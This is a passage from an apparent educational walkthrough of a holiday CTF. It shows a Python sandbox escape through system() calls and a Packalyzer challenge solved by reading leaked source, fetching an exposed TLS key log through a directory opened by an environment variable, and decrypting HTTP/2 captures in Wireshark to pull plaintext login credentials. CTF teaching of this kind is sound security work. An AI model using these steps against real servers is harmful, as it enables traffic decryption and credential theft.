>>> escape.system('ls -l')  
total 5420  
-rwxr-xr-x 1 root root 5547296 Dec 14 16:13 i_escaped  
0  
>>> escape.system('./i_escaped')  
Loading, please wait.....
```

We have a winner!



```
That's some fancy Python hacking -  
You have sent that lizard packing!  
  
-SugarPlum Mary  
  
You escaped! Congratulations!  
  
0  
>>> █
```

Up Next

The next objective is Network Traffic Forensics.

Objective--Network Traffic Forensics (Part 1)

What you can learn from this


Most of the examples you see in textbooks and Wireshark packet captures are of HTTP 1.1. As you saw in Chris Elgee and Chris Davis' talk, [HTTP/2: Because 1 Is the Loneliest Number](#), most major sites now use HTTP/2 because it is much more efficient.

One reason we don't see more HTTP/2 is that it is almost always encrypted. If you want to view encrypted web traffic from your own browser for troubleshooting or analysis, Firefox and Chrome both save the pre-master keys that you need to decrypt the traffic. Wireshark can use these keys to display the decrypted traffic to you. This talk, [HTTP/2 Decryption and Analysis in Wireshark](#), by Chris Davis explains how it works.


It is essential that an IT security professional be able to decrypt HTTP/2. Also, Chris' talk will let you know what you should be looking for, to solve this objective. Watch the talk now.

Getting Started

For this challenge, you'll be working with Santa's new site, <https://packalyzer.kringlecastle.com/>.



Create an account for yourself and log in. I've heard that the registration page only likes lower case letters.



Once you can log in, you can take packet captures and download them. If you attended Chris' talk, you'll know that you are missing a file, though.

Much of this challenge will involve trying to get the packalyzer site to give you the file you need.

Hints

The talk in the badge hint is the one we mentioned before, [HTTP/2 Decryption and Analysis in Wireshark](#), by Chris Davis. Without that you won't know what to look for. Take careful note of Mary's comments about comments, environment variables that expose directories, and weird descriptive errors from the URL.

SugarPlum Mary 1:24PM
Yay, you did it! You escaped from the Python!
As a token of my gratitude, I would like to share a rumor I had heard about Santa's new web-based packet analyzer - [Packalyzer](#).
Another elf told me that Packalyzer was rushed and deployed with development code sitting in the web root. Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source ~~code~~. There was suspicious-looking development code using environment variables to store SSL keys and open up directories.
This elf *then* told me that manipulating values in the URL gave back weird and descriptive errors.
I'm hoping these errors can't be used to compromise SSL on the website and steal logins.
On a tooootally unrelated note, have you seen the HTTP2 talk at KringleCon by the Chises? I never knew HTTP2 was so different!
Oh my! Santa's castle... it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!
Congratulations, you've stopped Hans! Now solve all remaining objectives in your badge.

HTTP/2.0 Intro and Decryption

From: SugarPlum Mary

Did you see Chris' & Chris' talk on HTTP/2.0?


Hand In

- 1) Look for a one-line comment in the HTML index that mentions a file name that might contain source code.
- 2) Find that file using your browser. There aren't too many directories you have to look in.

Objective--Network Traffic Forensics (Part 2)

Solution (or part of it)

Following Mary's hint about comments in the HTML index, we see this.



```
364     }
365   }
366   $('#packets_tables_body').html($tm2);
367   $('.info_tooltips').tooltip({delay: 300});
368   var top_ports = percentages(ports);
369   var top_protocols = percentages(protocols);
370   var top_talkers = percentages(talkers);
371   top_protocols.unshift(['Top Protocols','Top Protocols']);
372   top_ports.unshift(['Top Ports','Top Ports']);
373   if (top_ports.length > 5) {top_ports.length=6}
374   top_talkers.unshift(['Top Talkers','Top Talkers']);
375   if (top_talkers.length > 5) {top_talkers.length=6}
376   $('#bergraph_container').css('display','block');
377   build_pie_chart('piechart_top_protocols', top_protocols);
378   build_pie_chart('piechart_dt_port', top_ports);
379   build_pie_chart('piechart_top_talkers', top_talkers);
380 }

381 }

382 }


383 //File upload Function. All extensions and sizes are validated server-side in app.js
384 $(function () {
385   'use strict';
386   $('#fileupload').fileupload({
387     url: '/api/uploads',
388     dataType: 'json',
389     done: function(e, data) {
390       ...
391     }
392   });
393 });

394 
```

//File upload Function. All extensions and sizes are validated server-side in app.js

Now we know the name of a file in the server-side source code.

In the same screenshot (above) we can see a little of the directory structure of the server. Perhaps the apps.js file lives in /pub? Bingo!



```
#!/usr/bin/node
//pcapalyzer - The web based packet analyzer
const cluster = require('cluster');
const os = require('os');
const path = require('path');
const fs = require('fs');
const http2 = require('http2');
const koa = require('koa');
const Router = require('koa-router');
const mime = require('mime-types');
const mongoose = require('mongoose');
const koaBody = require('koa-body');
const cookie = require('koa-cookie');
const execSync = require('child_process').execSync;
const execAsync = require('child_process').exec;
const redis = require("redis");
const redis_connection = redis.createClient();
const {promisify} = require('util');
const getAsync = promisify(redis_connection.get).bind(redis_connection);
const setAsync = promisify(redis_connection.set).bind(redis_connection);
const delAsync = promisify(redis_connection.del).bind(redis_connection);
const sha1 = require('sha1');
require('events').EventEmitter.defaultMaxListeners = Infinity;
const log = console.log;
const print = log;
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',           // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth at a
}


```

The next step

If you examine app.js carefully, you will find that it does very strange things. There is a constant that seems to be exactly what we are looking for. By the way process.env in JavaScript makes environment variables available to the code, as [described here](#).

The JavaScript has big blobs of binary data, but fortunately we can ignore them. They make good signposts, though. Look at the code just above the first blob of binary. It does really weird things with environment variables and directories.

Try looking for the file you want using the hints in the code and the Packalyzer URL. If you are lucky you will find the weird and descriptive error that Mary talks about. Then you can use that in the URL to download the key file. You may need to look at the constants in the code to guess which directory the file is in though.

Download the file.

Hand In

- 1) What is the environment variable that points to the file you need?

- 2) Is the server running in dev_mode?

- 3) Based on 404 errors from the server, what is the actual name of the file?

- 4) If you look carefully at the code (in the constant section) that builds the path to the file you want, you will see that it is missing a '/'. Does this affect your answer for question 3?

- 5) When you download the file, you won't find it in the /pub directory (/pub/filename won't work.) However, the constant should give you a hint about what directory should be. What is in the first line of the file we need (just to see if you were able to download it.)

Objective--Network Traffic Forensics (Part 3)

Solution (or part of it)

The interesting parts of the app.js file are here.

```
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',           // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth at a time
};

function load_envs() {
  var dirs = []
  var env_keys = Object.keys(process.env)
  for (var i=0; i < env_keys.length; i++) {
    if (typeof process.env[env_keys[i]] === "string" ) {
      dirs.push( "/" + env_keys[i].toLowerCase() + '*' )
    }
  }
  return uniqueArray(dirs)
}
if (dev_mode) {
  //Can set env variable to open up directories during dev
  const env_dirs = load_envs();
} else {
  const env_dirs = ['/pub','/uploads'];
}
```

We are looking for the SSLKEYLOGFILE, according to [HTTP/2 Decryption and Analysis in Wireshark](#). Sure enough, there is a line with exactly what we are looking for.

```
const key_log_path = ( !dev_mode || __dirname + process.env.DEV +
process.env.SSLKEYLOGFILE )
```

The environment variable is SSLKEYLOGFILE.

The function `load_envs()` takes all the environment variables, converts them to lower case and pushes them into a list. That is strange, but maybe it is trying to make the code scalable as the [environment variables article](#) suggests. You had better be careful with your environment variables if you do that.

The `if` statement opens directories to all environment variables if `dev_mode` is True. If `dev_mode` is False it opens the directories `put` and `uploads`.

When we look back up to the constants, we find this, so the application is in `dev_mode`.

```
const dev_mode = true;
```

It appears our developer was not careful with the environment variables.

Therefore, the server should be opening a directory or file like the value stored in `sslkeylogfile`. Browsing to that directory gives us this, so it appears the file name is

http2packalyzer_clientrandom_ssl.log.

← → C https://packalyzer.kringlecastle.com/sslkeylogfile/

Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/'

What a weird and wonderful (for attackers) that error message is!

However, /opt/http2packalyzer_clientrandom_ssl.log/ looks strange. Let's go back to the constant that created that string.

```
|const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
```

We know that dev_mode is True, so !dev_mode is False. The OR (||) is using short-cut execution. If the first part of the OR is True, the entire statement is True so the second part does not need to be executed. If the first part is False, the second part must be evaluated to determine if the statement is True or False. The second part is only executed when the first part is false.

Therefore, this is executed.

```
__dirname + process.env.DEV + process.env.SSLKEYLOGFILE
```

The internal variable __dirname gives the current directory. Then process.env.DEV must give the value that the DEV environment variable points to. Finally, process.env.SSLKEYLOGFILE gives the value of the SSLKEYLOGFILE. So,

__dirname	is /opt/
process.env.DEV	is http2
process.env.SSLKEYLOGFILE	is packalyzer_clientrandom_ssl.log

The missing '/' in the code we just examined makes http2 look like part of the file name, but it is not. The file name is packalyzer_clientrandom_ssl.log.

We didn't find the file in the /pub directory. The /opt/http2/ directories are local to the server, not what is published by the webserver. Let's hope the web directory is dev/; after all, there is a DEV environment variable.

https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log/

← → C https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log

```
CLIENT_RANDOM 4FA55CB13326F8F0C30235A79140322195D29E252C67BBF20E48E4738C31CCDD 39D075BF1FCCDC4B5C956663761FE98
CLIENT_RANDOM 0E3AE6AE2BB33DC13A68CAA55E2D87146C5D3A0C55B5165504B65B9065F884E8 4C5BDEC203F594F2F90D17E8888751D
CLIENT_RANDOM 244A04176471B494AEC8AFA3906C889CB82C9149E1B0D0F13258AAAC3AF4BBB D845E0F36E259EFBB39950251F3440
CLIENT_RANDOM 26FA2C0B59B6F18E4CB85F11A90FEB80F9640BA76F84A178F086A740CD174990 9FD3E61A9B76B48C169D8C24A400968
CLIENT_RANDOM 6983197C6F590CBAA27DE74ECBD3F052E55735CC811B97A15A797EF9F00EC912 28531D057ACDA80A88C42B56276566
CLIENT_RANDOM A7B3D3530C37DC883EE1650219DF32CDE75501242DD286849FB1779A30651689 616DFBB5966D13975B26C5A06F8A6E8
CLIENT_RANDOM 424DE94E69BC648279673E3FC92393B2DAC7D8C503E95E2E76FE21ABB9E14AFF E03F3EECF471C1D3C61C8BD4B64598E
CLIENT_RANDOM C43DA556ED6E0F005FBCFF85008BE3310A2DEA6101F42CC50E677B313EEFDD41 80926A727870CA446903C7B5D4E4315
CLIENT_RANDOM C68651D081A1FFDD47BA5A570BCE1152A005CB6C71895B42E5EE8B7FEE229DDD 83383C8095C6EDA72458A7EEDF5BADD
```

Yes! Copy the contents of the page and paste it into a text editor. We can move on to decrypting packets. Finally!

Hand In

Follow the steps in [Chris' video](#) and see what you can glean from the pcap file you downloaded from Packalyzer. It would be nice to find an answer to the objective, but if not, credentials are always good!

Note: Download the packet capture file, and then grab the SSLKEYLOGFILE soon afterwards. If there's a large time delay, the keys may not match the capture file.


- 1) Is there a user name and password in the pcap file?
 - 2) If you find credentials, where would be a good place to use them? If you are lucky, you will find something with ‘secret’ in the name. What is it?

Objective--Network Traffic Forensics (Part 4)


Solution (or part of it)

Now that we have `sslkeylogfile.txt`, or whatever you named it, we can decrypt the packet capture that the Packalyzer server gives us. Be sure to tell Packalyzer to sniff, then download the packet, and then use https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log/ to download the key file. Don't wait too long between taking the packet capture and downloading the key file; otherwise they won't match, and the traffic will not be decrypted.

When you open the pcap file from Packalyzer, you will see that the traffic is all encrypted by TLS 1.2. As in Chris' video, we need to edit Wireshark's preferences to include the key file. Select Edit > Preferences...



Then select protocols and scroll down to SSL.



With SSL selected, insert the path to the SSLKEYLOGFILE we found. The traffic will magically be decrypted. Remember, this only works because the browser (or other application) was recording the keys it used. We could not have decrypted the traffic just by intercepting it.

71382159_3-1-2019_0-35-31.pcap

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.126.0.105	10.126.0.3	TCP	74	34137 → 443 [SYN] Seq=0 Win=43696
2	0.000011	10.126.0.3	10.126.0.105	TCP	74	443 → 34137 [SYN, ACK] Seq=0 Ack=1 Win=43696
3	0.000022	10.126.0.105	10.126.0.3	TCP	66	34137 → 443 [ACK] Seq=1 Ack=1 Win=43696
4	0.009025	10.126.0.105	10.126.0.3	TLSv1.2	260	Client Hello
5	0.009051	10.126.0.3	10.126.0.105	TCP	66	443 → 34137 [ACK] Seq=1 Ack=195 Win=43696
6	0.010766	10.126.0.3	10.126.0.105	TLSv1.2	3106	Server Hello, Certificate, Server Name, Session Ticket
7	0.010773	10.126.0.105	10.126.0.3	TCP	66	34137 → 443 [ACK] Seq=195 Ack=304 Win=43696
8	0.011914	10.126.0.105	10.126.0.3	TLSv1.2	192	Client Key Exchange, Change Cipher Spec, Finished
9	0.012784	10.126.0.3	10.126.0.105	TLSv1.2	117	Change Cipher Spec, Finished
10	0.012797	10.126.0.3	10.126.0.105	HTTP2	104	SETTINGS[0]
11	0.013035	10.126.0.105	10.126.0.3	HTTP2	119	Magic
12	0.013059	10.126.0.105	10.126.0.3	HTTP2	122	SETTINGS[0]
13	0.013065	10.126.0.3	10.126.0.105	TCP	66	443 → 34137 [ACK] Seq=3130 Ack=43696
14	0.013069	10.126.0.105	10.126.0.3	HTTP2	108	WINDOW_UPDATE[0]
15	0.013183	10.126.0.3	10.126.0.105	HTTP2	104	SETTINGS[0]
16	0.013245	10.126.0.105	10.126.0.3	HTTP2	221	HEADERS[1]: GET /
17	0.013853	10.126.0.105	10.126.0.3	HTTP2	104	SETTINGS[0]
18	0.013901	10.126.0.3	10.126.0.105	TCP	66	443 → 34137 [ACK] Seq=3168 Ack=664
19	0.014380	10.126.0.3	10.126.0.105	HTTP2	3959	DATA[1]
20	0.014629	10.126.0.3	10.126.0.105	HTTP2	104	DATA[1] (text/html)

As we examine the traffic using the http2 Display Filter that Chris showed us, we do see something of interest. There is a Header with POST /api/login. Remember that HTTP/2 puts the headers and data into different frames.

http2

No.	Time	Source	Destination	Protocol	Length	Info
37	0.037257	10.126.0.105	10.126.0.3	HTTP2	108	WINDOW_UPDATE[0]
39	0.037389	10.126.0.3	10.126.0.105	HTTP2	104	SETTINGS[0]
40	0.037436	10.126.0.105	10.126.0.3	HTTP2	297	HEADERS[1]: POST /api/login
41	0.038357	10.126.0.105	10.126.0.3	HTTP2	104	SETTINGS[0]
43	0.038383	10.126.0.105	10.126.0.3	HTTP2	190	DATA[1] (application/json)
44	0.043866	10.126.0.3	10.126.0.105	HTTP2	252	DATA[1]
45	0.044064	10.126.0.3	10.126.0.105	HTTP2	104	DATA[1] (application/json)
60	0.064521	10.126.0.3	10.126.0.105	HTTP2	104	SETTINGS[0]
61	0.064724	10.126.0.105	10.126.0.3	HTTP2	119	Magic
62	0.064747	10.126.0.105	10.126.0.3	HTTP2	122	SETTINGS[0]
63	0.064758	10.126.0.105	10.126.0.3	HTTP2	108	WINDOW_UPDATE[0]
65	0.064874	10.126.0.3	10.126.0.105	HTTP2	104	SETTINGS[0]

Remember that Follow > TCP Stream will just show us the encrypted traffic. Follow > SSL Stream is better, in that shows the decrypted traffic, but it is still in gzip, so we cannot read it. The HTTP/2 section of the data pane is much better.

When we look at the DATA frames with application/json data, some of them bring joy to an attacker's heart.

http2						
No.	Time	Source	Destination	Protocol	Length	Info
37	0.037257	10.126.0.105	10.126.0.3	HTTP2	108	WINDOW_UPDATE[0]
39	0.037389	10.126.0.3	10.126.0.105	HTTP2	104	SETTINGS[0]
40	0.037436	10.126.0.105	10.126.0.3	HTTP2	297	HEADERS[1]: POST /api/login
41	0.038357	10.126.0.105	10.126.0.3	HTTP2	104	SETTINGS[0]
43	0.038383	10.126.0.105	10.126.0.3	HTTP2	190	DATA[1] (application/json)
44	0.043866	10.126.0.3	10.126.0.105	HTTP2	252	DATA[1]
45	0.044064	10.126.0.3	10.126.0.105	HTTP2	104	DATA[1] (application/json)
60	0.064521	10.126.0.3	10.126.0.105	HTTP2	104	SETTINGS[0]
61	0.064724	10.126.0.105	10.126.0.3	HTTP2	119	Magic

<

> Secure Sockets Layer

HyperText Transfer Protocol 2

 Stream: DATA, Stream ID: 1, Length 86

 Length: 86

 Type: DATA (0)

 Flags: 0x01

 0... = Reserved: 0x0

 .000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1

 [Pad Length: 0]

 > Content-encoded entity body (gzip): 86 bytes -> 56 bytes

 JavaScript Object Notation: application/json

 Object

 Member Key: username

 String value: pepper

 Key: username

 Member Key: password

 String value: Shiz-Bamer_wabl182


 Key: password

So, Pepper's credentials are pepper and Shiz-Bamer_wabl182. Cool.

The display filter Chris gave us, "http2.data.data && http2 contains username" does not work here. I'm not sure why, but perhaps we can make our own filter. The Wireshark feature that creates display filters when you right-click > Prepare a Filter > Selected is very powerful. Some of the

elements in the JSON data don't allow it, but the String value for pepper allows it.

```
> Frame 43: 190 bytes on wire (1520 bits), 190 bytes captured (1520 bits)
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 10.126.0.105, Dst: 10.126.0.3
> Transmission Control Protocol, Src Port: 38337, Dst Port: 443, Seq: 741, Ack: 3168, Len: 124
> Secure Sockets Layer
< HyperText Transfer Protocol 2
  < Stream: DATA, Stream ID: 1, Length 86
    Length: 86
    Type: DATA (0)
  > Flags: 0x01
    0... .... .... .... .... .... = Reserved: 0x0
    .000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
    [Pad Length: 0]
  > Content-encoded entity body (gzip): 86 bytes -> 56 bytes
< JavaScript Object Notation: application/json
  < Object
    < Member Key: username
      String value: pepper
      Key: username
    < Member Key: password
      String value: Shiz-Bamer_wabl182
      Key: password
```



The screenshot shows a context menu for a selected JSON object. The 'Selected' option is highlighted in yellow. Other options include 'Expand Subtrees', 'Collapse Subtrees', 'Expand All', 'Collapse All', 'Apply as Column', 'Apply as Filter', 'Prepare a Filter' (which is also highlighted in yellow), 'Conversation Filter', and 'Colorize with Filter'. Shortcuts for each option are listed to the right.

That gives us a display filter.

json.value.string == "pepper"				
No.	Time	Source	Destination	Protocol
35	0.037224	10.126.0.105	10.126.0.3	HTTP2

That helps, but we want something that shows us all the packets that have a username (or password would do.) After some fiddling, I arrived at the display filter `json.key==username`.


The screenshot shows the Wireshark interface with a display filter applied: `json.key == "username"`. The packet list pane shows four relevant packets:

No.	Time	Source	Destination	Protocol	Length	Info
43	0.038383	10.126.0.105	10.126.0.3	HTTP2	190	DATA[1] (application/json)
120	3.056222	10.126.0.106	10.126.0.3	HTTP2	197	DATA[1] (application/json)
196	5.057790	10.126.0.104	10.126.0.3	HTTP2	202	DATA[1] (application/json)
272	9.059618	10.126.0.106	10.126.0.3	HTTP2	197	DATA[1] (application/json)

The details pane shows the structure of the selected packet (Frame 196). It is an HTTP2 frame (202 bytes on wire, 1616 bits) containing a single DATA segment (Stream ID 1, Length 98). The content is a JSON object with two fields: `username` (String value: `alabaster`) and `password` (String value: `Packer-p@re-turntable192`).

There are four packets that contain credentials, and one of them has Alabaster's. Perhaps Alabaster's credentials will get us into Packalyzer.

Look at the pcap Alabaster has stored! We are getting close to the end.



Hand In


Download the super_secret_packet_capture.pcap file and discover its secrets. You will have to extract a file from an SMTP attachment. Once you do, you can answer the question: What is the song that Alabaster and Holly are discussing? Thankfully, the packet capture is plain text SMTP.

- 1) How is the attached file encoded?
 - 2) How did you extract the file from the SMTP stream?
 - 3) What is the name of the song?

Objective--Network Traffic Forensics (Part 5)

